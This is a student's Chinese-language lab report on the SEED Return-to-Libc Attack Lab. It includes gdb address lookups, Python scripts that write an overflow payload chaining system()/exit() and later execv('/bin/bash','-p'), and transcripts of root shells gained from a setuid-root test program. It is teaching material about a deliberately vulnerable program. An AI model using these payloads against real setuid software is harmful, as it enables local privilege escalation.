

网安实验三实验报告

57119118 尤何毅


完成日期: 2021 年 7 月 15 日

实验环境配置:

关闭地址空间布局随机化机制:

```
[07/18/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Task 1: Finding out the Addresses of libc Functions



```
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5int bof(char *str)
6{
7    char buffer[12];
8    unsigned int *framep;
9
10    // Copy ebp into framep
11    asm("movl %%ebp, %0" : "=r" (framep));
12
13    /* print out information for experiment purpose */
14    printf("Address of buffer[] inside bof(): 0x%.8x\n",
15    (unsigned)buffer);
16    printf("Frame Pointer value inside bof(): 0x%.8x\n",
17    (unsigned)framep);
18
19    strcpy(buffer, str);
20
21    return 1;
22}
23
24void foo(){
25    static int i = 1;
26    printf("Function foo() is invoked %d times\n", i++);
27    return;
28}
29
30int main(int argc, char **argv)
31{
32    char input[1000];
33    FILE *badfile;
```

找到 system()函数地址:

```
[07/18/21]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
[07/18/21]seed@VM:~/.../Labsetup$ sudo chown root retlib
[07/18/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
```


```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
Activities Terminal
seed@VM: ~/Labsetup
[07/20/21]seed@VM:~/../Labsetup$ sudo chmod 4755 retlib
[07/20/21]seed@VM:~/../Labsetup$ touch badfile
[07/20/21]seed@VM:~/../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib
[-----registers-----]
EAX: 0xf7fb6808 --> 0xffffd14c --> 0xffffd34a ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x2e7757b2
EDX: 0xffffd0d4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd0ac --> 0xf7debee5 (<_libc_start_main+245>: add esp,0x10)
EIP: 0x565562ef (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
```

```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
Activities Terminal
seed@VM: ~/Labsetup
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xffffffff
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xffffd0ac --> 0xf7debee5 (<_libc_start_main+245>:add esp,0x10)
0004| 0xffffd0b0 --> 0x1
0008| 0xffffd0b4 --> 0xffffd144 --> 0xffffd2e7 ("/home/seed/Desktop/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xffffd0b8 --> 0xffffd14c --> 0xffffd34a ("SHELL=/bin/bash")
0016| 0xffffd0bc --> 0xffffd0d4 --> 0x0
0020| 0xffffd0c0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd0c4 --> 0xf7ff0000 --> 0x2bf24
0028| 0xffffd0c8 --> 0xffffd128 --> 0xffffd144 --> 0xffffd2e7 ("/home/seed/Desktop/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

可以看到 system()地址是 0xf7e12420;exit()地址是 0xf7e04f80。

Task 2: Putting the shell string in the memory

新建 MYSHELL 环境变量并运行程序 envaddr.c, 找到字符串/bin/sh 的地址:




```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities Text Editor Jul 20 03:52
~/Desktop/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void main()
5 {
6     char* shell = (char*)getenv("MYSHELL");
7     if (shell)
8     {
9         printf(" Value: %s\n" , shell);
10        printf("%x\n", (unsigned int)shell);
11    }
12}

[07/20/21]seed@VM:~/.../Labsetup$ touch envaddr.c
[07/20/21]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ gcc envaddr.c -o prtenv
envaddr.c: In function 'main':
envaddr.c:9:16: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
9 | printf("%x\n", (unsigned int)shell);
  |                  ^
[07/20/21]seed@VM:~/.../Labsetup$ prtenv
Value: /bin/sh
ffffe3d4
```

可以看到/bin/sh 的地址为 ffffe3d4

Task 3: Launching the Attack

修改 exploit.py:




```
~/Desktop/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 36
8 sh_addr = 0xffffe3d4 # The address of "/bin/sh"
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 28
12 system_addr = 0xf7e12420 # The address of system()
13 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15 Z = 32
16 exit_addr = 0xf7e04f80 # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21     f.write(content)
```

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd90
Input size: 300
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

上面的 shell 用户符表示我们攻击成功。

Attack variation 1:

去掉 exit 函数地址后运行攻击程序:



```
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 36
8sh_addr = 0xffffe3d4 # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 28
12system_addr = 0xf7e12420 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 32
16#exit_addr = 0xf7e04f80 # The address of exit()
17#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd90
Input size: 300
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
# exit
Segmentation fault
```

shell 用户符表示我们攻击成功，但是在后续退出时程序会报错。

Attack variation 2:

修改漏洞程序的名字攻击失败:

```
[07/21/21]seed@VM:~/.../Labsetup$ mv retlib newretlib
[07/21/21]seed@VM:~/.../Labsetup$ newretlib
Address of input[] inside main(): 0xffffcd80
Input size: 300
Address of buffer[] inside bof(): 0xffffcd50
Frame Pointer value inside bof(): 0xffffcd68
```

```
zsh:1: command not found: h
```

可见攻击失败，而且可以看到打印出的地址也发生了变化。

Task 4: Defeat Shell's countermeasure

```
[07/21/21] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh  
[07/21/21] seed@VM:~/.../Labsetup$
```

execv 函数的地址:

```
gdb-peda$ p execv
```

```
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
```



```
seed@VM: ~  
#include <stdlib.h>  
#include <stdio.h>  
void main()  
{  
char* shell1=getenv("p1");  
if(shell1)  
    printf("%x\n", (unsigned int)shell1);  
char* shell2=getenv("p2");  
if(shell2)  
    printf("%x\n", (unsigned int)shell2);  
  
}  
~  
~  
~  
~  
~  
~  
"prtenv.c" 16L, 212C 5,24 All
```

/bin/bash 和 /bin/bash -p 的地址

```
[07/22/21] seed@VM:~/.../Labsetup$ export p1=/bin/bash
```

```
[07/22/21] seed@VM:~/.../Labsetup$ export p2=-p
```

```
[07/22/21] seed@VM:~/.../Labsetup$ prtenv2
```

```
ffffe6b5
```

```
ffffe6c2
```

```
exploit.py
~/Desktop/Labs_2024/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup

1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6con_addr=0xffffcd90
7content[80:84]=(0xffffe6b5).to_bytes(4,byteorder='little')
8content[84:88]=(0xffffe6c2).to_bytes(4,byteorder='little')
9content[88:92]=(0x00000000).to_bytes(4,byteorder='little')
10
11X = 40
12p1= 0xffffcd90+80 # The address of "/bin/sh"
13content[X:X+4] = (p1).to_bytes(4,byteorder='little')
14
15Y = 28
16execv_addr = 0xf7e994b0 # The address of system()
17content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')
18
19Z = 36
20path = 0xffffe6b5 # The address of exit()
21content[Z:Z+4] = (path).to_bytes(4,byteorder='little')
22
23# Save content to a file
24with open("badfile", "wb") as f:
25    f.write(content)
```

可以攻击成功:

```
[07/21/21]seed@VM:~/../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd90
Input size: 300
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4
(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lxd),132(sambashare),136(docker)
bash-5.0#
```

实验体会:

本次实验中遇到的问题: 如图, 在计算 X、Y、Z 的值时由于我运行的 stack.c 程序为 64 位, 导致 buffer 地址和 ebp 的值相差很大正确无法得出 Y 的值:

```
gdb-peda$ p $ebp
$1 = 0xffffdef0
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0x7fffffffddcc0
gdb-peda$
```

之后修改为 32 位程序即可。

并且通过此次实验, 我们可以发现, 在 return-to-libc 攻击中, 通过改变返回地址, 攻击者能够使目标程序跳转到已经被加载到内存中的 libc 库中的函数。